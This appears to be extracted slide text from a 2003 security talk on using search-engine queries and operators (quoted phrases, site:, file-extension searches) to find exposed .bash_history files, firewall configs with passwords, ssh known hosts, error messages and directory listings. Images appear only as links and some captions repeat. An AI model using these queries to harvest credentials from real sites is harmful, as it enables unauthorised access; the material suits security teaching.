by infosecguru.com, All Rights Reserved 141 simple word search ...can return amazing results. This is the contents of a live .bash_history file!

Copyright ©2003 by infosecguru.com, All Rights Reserved 142 simple word search Crawling around on the same web site reveals a firewall configuration file complete with a username and password...
Copyright ©2003 by infosecguru.com, All Rights Reserved 143 simple word search ...as well as an ssh known hosts file!...as well as an ssh known hosts file!

Copyright ©2003 by infosecguru.com, All Rights Reserved simple phrase search Creativity with search phrases (note the use of quotes)…


Copyright ©2003 by infosecguru.com, All Rights Reserved simple phrase search ...can reveal interesting tidbits like...can reveal interesting tidbits like this Cold Fusion error message.this Cold Fusion error message.
Copyright ©2003 by infosecguru.com, All Rights Reserved simple phrase search (Error messages(Error messages can be verycan be very revealing. )revealing. )


Copyright ©2003 by infosecguru.com, All Rights Reserved 147 simple phrase search II Sometimes the most idiotic searches (“enter UNIX command”)...
Copyright ©2003 by infosecguru.com, All Rights Reserved 148 simple phrase search II ...can be the most rewarding!

Copyright ©2003 by infosecguru.com, All Rights Reserved 149 symbol use + (plus) AND, force use - (dash) NOT (when used outside quotes) . (period) any character - (dash) space (when used in quotes) * (asterisk) wildcard word (when used in quotes) special characters

Copyright ©2003 by infosecguru.com, All Rights Reserved 150 site: site-specific search site:gov boobs
Copyright ©2003 by infosecguru.com, All Rights Reserved 151 site: crawling site:defcon.org defcon -use the site: keyword along with the site name for a quick list of potential servers and directories

Copyright ©2003 by infosecguru.com, All Rights Reserved 152 site: crawling -use the site: keyword along with a common file extension to find accidental directory listings..
